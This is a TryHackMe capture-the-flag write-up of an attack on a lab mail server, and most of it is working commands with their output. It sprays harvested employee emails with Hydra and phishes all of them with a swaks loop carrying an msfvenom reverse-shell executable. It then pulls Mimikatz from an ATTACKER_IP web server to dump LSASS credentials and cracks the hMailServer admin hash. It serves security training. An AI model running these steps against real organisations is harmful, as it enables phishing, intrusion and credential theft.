TryHackMe: You Got Mail
OSINT-harvested employee emails feed a credential spray against an hMailServer instance, and the resulting SMTP access is used to phish a reverse-shell payload straight to the mail server itself.

Recon
Active Recon — Target IP
nmap -A -p- -Pn -n -T4 -vv -oN nmap.txt 10.129.157.163| Port | Service | Version / Notes |
|---|---|---|
| 25/tcp | smtp | hMailServer smtpd — BRICK-MAIL, supports AUTH LOGIN, VRFY |
| 110/tcp | pop3 | hMailServer pop3d |
| 135/tcp | msrpc | Microsoft Windows RPC |
| 139/tcp | netbios-ssn | Microsoft Windows |
| 143/tcp | imap | hMailServer imapd |
| 445/tcp | microsoft-ds | — |
| 587/tcp | smtp | hMailServer smtpd (submission) |
| 3389/tcp | ms-wbt-server | RDP — hostname BRICK-MAIL, Windows Server 2019 (build 17763) |
| 5985/tcp | http | WinRM (Microsoft-HTTPAPI/2.0) |
| 47001/tcp | http | Microsoft-HTTPAPI/2.0 |
| 49664–49674/tcp | msrpc | Windows RPC ephemeral ports |
Key findings: hostname BRICK-MAIL running hMailServer; port 25 supports VRFY
(a user-enumeration vector); SMB signing enabled but not required; WinRM open for
potential remote management once credentials are obtained.
Passive Recon — brownbrick.co
The public website is a separate asset from the mail infrastructure sitting on the lab IP, and worth checking for anything that helps against the mail server — team/about/contact pages are the usual source of employee names and email formats:

Employee names and emails harvested from the brownbrick.co site content, saved to users.txt:
Omar Aurelius       oaurelius@brownbrick.co
Winifred Rohit      wrohit@brownbrick.co
Laird Hedvig        lhedvig@brownbrick.co
Titus Chikondi      tchikondi@brownbrick.co
Pontos Cathrine     pcathrine@brownbrick.co
Filimena Stamatis   fstamatis@brownbrick.co
Password List Generation — CeWL
cewl -w passwords.txt -d 2 -m 5 https://brownbrick.co/A wordlist built from the public site’s own content, used as password-spray candidates.
Credential Spray — Hydra (SMTP, port 587)
hydra -L emails.txt -P passwords.txt 10.129.157.163 smtp -s 587 -t 16[587][smtp] host: 10.129.157.163 login: lhedvig@brownbrick.co password: b[REDACTED]s
1 of 1 target successfully completed, 1 valid password foundValid credential found: lhedvig@brownbrick.co : b[REDACTED]s
Mailbox Access — IMAP
curl -k 'imap://10.129.157.163' --user 'lhedvig@brownbrick.co:b[REDACTED]s'Confirms an INBOX folder exists for the compromised account
(* LIST (\HasNoChildren) "." "INBOX").
Exploitation
Hypothesis
Valid SMTP credentials for lhedvig@brownbrick.co grant an authenticated mail-relay
foothold. Rather than reading the mailbox further, the intended path is to use this
authenticated SMTP access to phish the other enumerated employees directly —
using the trusted internal sender identity to deliver a malicious attachment and gain
code execution on BRICK-MAIL.
Steps
1. Generate a Windows reverse shell payload:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4444 -f exe -o shell.exe2. Start a Metasploit multi/handler listener:
msfconsole -q -x "use exploit/multi/handler; set payload windows/x64/shell_reverse_tcp; set LHOST ATTACKER_IP; set LPORT 4444; run"3. Phish every enumerated user using the compromised SMTP account, attaching the payload:
for email in $(cat emails.txt); do
  swaks --to "$email" --from "lhedvig@brownbrick.co" \
    --server 10.129.157.163 --port 25 \
    --auth LOGIN --auth-user "lhedvig@brownbrick.co" --auth-password "b[REDACTED]s" \
    --header "Subject: test" --body "test" \
    --attach @shell.exe
done
All 6 emails (including the compromised account itself, for testing) were successfully queued and delivered by the hMailServer SMTP service.
Result
One recipient executed the attached shell.exe, and the listener caught a callback:
[*] Started reverse TCP handler on ATTACKER_IP:4444
[*] Command shell session 1 opened (ATTACKER_IP:4444 -> 10.129.157.163:49820)

Microsoft Windows [Version 10.0.17763.1821]

C:\Mail\Attachments>
Foothold achieved: command execution on BRICK-MAIL as the user who opened the
phishing attachment, working directory C:\Mail\Attachments.
Flag 1
C:\Users\wrohit\Desktop>type flag.txt
THM{redacted}
Found at C:\Users\wrohit\Desktop\flag.txt.
Post-Exploitation Enumeration
C:\Mail\Attachments\exec-mail.ps1 explains the callback — a scheduled script that
auto-executes any new .exe dropped into that folder:
Get-ChildItem "C:\Mail\Attachments" -Filter *.exe |
Foreach-Object {
$programName = $_.BaseName
$isRunning = (Get-Process | Where-Object { $_.Name -eq $programName }).Count -gt 0
if (!$isRunning) {
& ".\$programName.exe"
}
}
whoami -> brick-mail\wrohitwhoami /priv — notable privilege:
SeDebugPrivilege             Enabled
SeImpersonatePrivilege       Enabled
SeChangeNotifyPrivilege      Enabled
SeCreateGlobalPrivilege      Enabled
SeImpersonatePrivilege on a service-run process is normally a classic
privilege-escalation vector (the Potato family — JuicyPotato/PrintSpoofer/RoguePotato)
for reaching NT AUTHORITY\SYSTEM. Checking group membership first shows it wasn’t
needed here:
whoami /groups
net user wrohit
Result: wrohit is already a member of BUILTIN\Administrators — local admin from
the start, so no further privilege escalation was required to run Mimikatz.
systeminfo:
Host Name:        BRICK-MAIL
OS Name:          Microsoft Windows Server 2019 Datacenter
OS Version:       10.0.17763
Domain:           WORKGROUP
System Manufacturer: Xen / AWS EC2 instance
Password for wrohit
Since SeDebugPrivilege was already enabled on the shell, Mimikatz dumps credentials
straight from LSASS rather than hunting for them on disk:
# Serve Mimikatz from the attacking machine
sudo python3 -m http.server 80
# Transfer Mimikatz to the target
powershell -c "(New-Object Net.WebClient).DownloadFile('http://ATTACKER_IP:80/mimikatz.exe','C:\Mail\Attachments\mimikatz.exe')"
# Run it
cd C:\Mail\Attachments
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit"Result — cached logon for wrohit recovered in cleartext (wdigest):
Session           : Batch from 0
User Name         : wrohit
Domain            : BRICK-MAIL
NTLM              : 8458[REDACTED]c814
wdigest:
* Username : wrohit
* Password : s[REDACTED]r

The same NTLM hash cracks cleanly with an online rainbow-table lookup too:
hMailServer Administrator Dashboard Password
A quick search for “hMailServer where is admin password stored” points to the
server’s own config file, which stores the admin password as an MD5 hash under [Security]:
type "C:\Program Files (x86)\hMailServer\Bin\hMailServer.ini"[Security]
AdministratorPassword=5f4dcc3b5aa765d61d8327deb882cf99Cracked with hashcat:
echo -n "5f4dcc3b5aa765d61d8327deb882cf99" > hash.txt
hashcat -m 0 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
5f4dcc3b5aa765d61d8327deb882cf99:p[REDACTED]d
Recovered........: 1/1 (100.00%) DigestsTakeaways
- The entire initial foothold traced back to public OSINT: a team page handed over both usernames and an email-address format, and the site’s own content became the password wordlist used against it.
- Password reuse across services (the same SMTP credential later doubling as the identity used to phish) turned one weak spray hit into a full mail-relay foothold — and the trust employees place in an internal sender is exactly what made the follow-up phishing attempt land.
SeImpersonatePrivilegelooked like the obvious privesc path, but checking group membership first saved a step — the account was already local admin. Worth checking the easy things before reaching for a Potato exploit.- A well-known constant (the hash of “password”) sitting in a server’s own config file is a good reminder that “where does this software store its own admin credential” is always worth a quick search before assuming it needs a live exploit.